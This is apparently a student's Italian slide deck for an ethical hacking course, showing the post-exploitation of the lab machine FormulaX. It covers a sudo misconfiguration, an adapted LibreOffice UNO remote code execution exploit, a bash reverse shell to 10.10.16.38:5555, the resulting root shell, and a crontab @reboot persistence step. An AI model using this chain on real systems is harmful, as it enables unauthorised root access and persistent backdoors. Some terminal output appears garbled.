- Il file /usr/bin/office.sh è eseguibile da ogni utente, senza indicare nessuna password e ottenendo privilegi elevati

```
[[[[ Checking 'sudo -l', '/etc/sudoers', and '/etc/sudoers.d'
[[[ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for kai_relay on forumlax:
    not env_reset, timestamp_timeout=0, mail_badpass, secure_path=/usr/local/sbin\:/us
    mp_timeout=0
To restrict access to root only, change theDefaults entry to "root".
User kai_relay may run the following commands on forumlax:
    (ALL) NOPASSWD: /usr/bin/office.sh
Last login: [REDACTED] from [REDACTED] on [REDACTED]
[[[ The password for the specified user is required.
```

- Il file office.sh avvia il software calc e abilita la socket localhost:2002, protocollo UNO Remote Protocol

```
kai_relay@formulaX:~$ cat /usr/bin/office.sh
#!/bin/bash
/usr/bin/soffice --calc --accept="socket,host=localhost,port=2002;urp;" --norestore --nologo --nodefault --headless
kai_relay@formulaX:~$ █
```

Target Post-exploitation Vertical Privilege Escalation

- LibreOffice risulta vulnerabile ed è presente un exploit per il Remote Code Execution

The screenshot shows a exploit page from 0day.today. At the top, there's a green banner with a cartoon worm icon and the text "0DAY.today?". Below the banner, the title "Apache UNO / LibreOffice Version: 6.1.2 / OpenOffice 4.1.6 API - Remote Code Execution Exploit" is displayed in green. Underneath the title, there's a table with the following information:

Author	sud0woodo	Risk	[Security Risk Critical]	Oday-ID	Oday-ID-32356
Category	remote exploits	Date add	14-03-2019		
Platform	multiple				

<https://0day.today/exploit/32356>

Target Post-exploitation

Vertical Privilege Escalation

The terminal window shows the following steps:

- Step 1:** The user is in a Kali Linux environment. They are modifying an exploit script named `exploit.py`. A red number '1' is overlaid on the terminal window near the script content.

```
kali@kali: ~
File Actions Edit View Help
$ cat shell
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.38/5555 0>&1
```

```
#!/bin/bash
print("[+] Connecting to target ... ")
context = resolver.resolve(
    "uno:socket,host={0},port={1};urp;StarOffice.ComponentManager")
# Issue the service manager to spawn the SystemShellExecute interface
service_manager = context.ServiceManager
print("[+] Connected to {0}".format(args.host))
shell_execute = service_manager.createInstance("com.sun.star.awt.XShellExecute")
shell_execute.execute("calc.exe", '',1)
shell_execute.execute("/var/tmp/shell","",1)
```
- Step 2:** The user creates a file named `shell` containing a reverse shell payload. A red number '2' is overlaid on the terminal window near the command.

```
$ tail exploit.py
```

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.38/5555 0>&1
```
- Step 3:** The user uploads the `shell` and `exploit.py` files to a remote host using `scp`. A red number '3' is overlaid on the terminal window near the commands.

```
shell_execute.execute("/var/tmp/shell","",1)
```

```
$ scp shell kai_relay@10.10.11.6:/var/tmp
kai_relay@10.10.11.6's password:
shell
```

```
$ scp exploit.py kai_relay@10.10.11.6:/var/tmp
kai_relay@10.10.11.6's password:
exploit.py
```

1. Aggiunta dell'istruzione `shell_execute.execute("/var/tmp/shell","",1)` alla fine del codice `exploit.py`
2. Creazione del file `shell` al cui interno c'è il comando `bash` per avviare una reverse shell
3. Upload dei file `shell` e `exploit.py` in FormulaX utilizzando il comando `scp` e le credenziali di `kai_relay`

Target Post-exploitation

Vertical Privilege Escalation

4

```
(kali㉿kali)-[~]
$ 
(kali㉿kali)-[~]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.16.38] from dev-git-auto-update.chatbot.htb [10.10.11.6] 47758
root@formulax:/home/kai_relay# whoami
whoami
root
root@formulax:/home/kai_relay# 
```

6

5

```
kai_relay@formulax:~$ 
kai_relay@formulax:~$ 
kai_relay@formulax:~$ 
kai_relay@formulax:~$ sudo /usr/bin/office.sh
sh: 1: calc.exe: not found
sh: 1: calc.exe: not found
sh: 1: calc.exe: not found
kai_relay@formulax:~$ 
```

```
kai_relay@formulax:/var/tmp$ 
kai_relay@formulax:/var/tmp$ 
kai_relay@formulax:/var/tmp$ ls
exploit.py
shell
systemd-private-b12823182e6148e0a14bbe1e499fd596-systemd-logind.service-4sfpB5
systemd-private-b12823182e6148e0a14bbe1e499fd596-systemd-resolved.service-urEuyQ
systemd-private-b12823182e6148e0a14bbe1e499fd596-systemd-timesyncd.service-J64Q2H
kai_relay@formulax:/var/tmp$ chmod +x shell
kai_relay@formulax:/var/tmp$ python3 exploit.py --host localhost --port 2002
[+] Connecting to target...
[+] Connected to localhost
kai_relay@formulax:/var/tmp$ 
```

4. Avvio di una socket in listening, porta 5555

5. Aggiunta del permesso di esecuzione al file *shell* ed esecuzione di *exploit.py* indicando la socket utilizzata da LibreOffice

6. La reverse shell avviata è dell'utente root

Target Post-exploitation

Accesso persistente

Avendo l'accesso al sistema come utente root è possibile sfruttare **crontab** per eseguire il file *shell* ad ogni riavvio del sistema

```
root@formulax:/home/kai_relay# cp /var/tmp/shell .
cp: /var/tmp/shell: not found
root@formulax:/home/kai_relay# ls
ls: shell: 1: calc.exe: not found
appshell: 1: calc.exe: not found
automationcalc.exe: not found
shell: 1: calc.exe: not found
root@formulax:/home/kai_relay# echo "@reboot sudo /home/kai_relay/shell" | crontab -
echo "@reboot sudo /home/kai_relay/shell" | crontab -
root@formulax:/home/kai_relay# crontab -l
crontab -l
@reboot sudo /home/kai_relay/shell
root@formulax:/home/kai_relay#
```

```
root@formulax:/home/kai_relay# reboot
reboot

[(kali㉿kali)-[~]
$ 


File Actions Edit View Help

[(kali㉿kali)-[~]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.16.38] from dev-git-auto-update.chatbot.htb [10.10.11.6] 47702
bash: cannot set terminal process group (905): Inappropriate ioctl for device
bash: no job control in this shell
root@formulax:~#
```

Risultati

La sicurezza di FormulaX è molto bassa.

Oltre alle vulnerabilità rilevate in maniera manuale bisogna considerare le vulnerabilità rilevate con **Nessus**. Infatti configurando le credenziali degli utenti, ottenute durante il processo di penetration testing, in Nessus vengono rilevate numerose vulnerabilità.



NESSUS				
CRITICAL	HIGH	MEDIUM	LOW	INFO
8	26	12	3	63



**Grazie
per l'attenzione**

Penetration Testing & Ethical Hacking
A.A. 2023/2024

Prof. Arcangelo Castiglione

Gagliarde Nicolapio 0522501488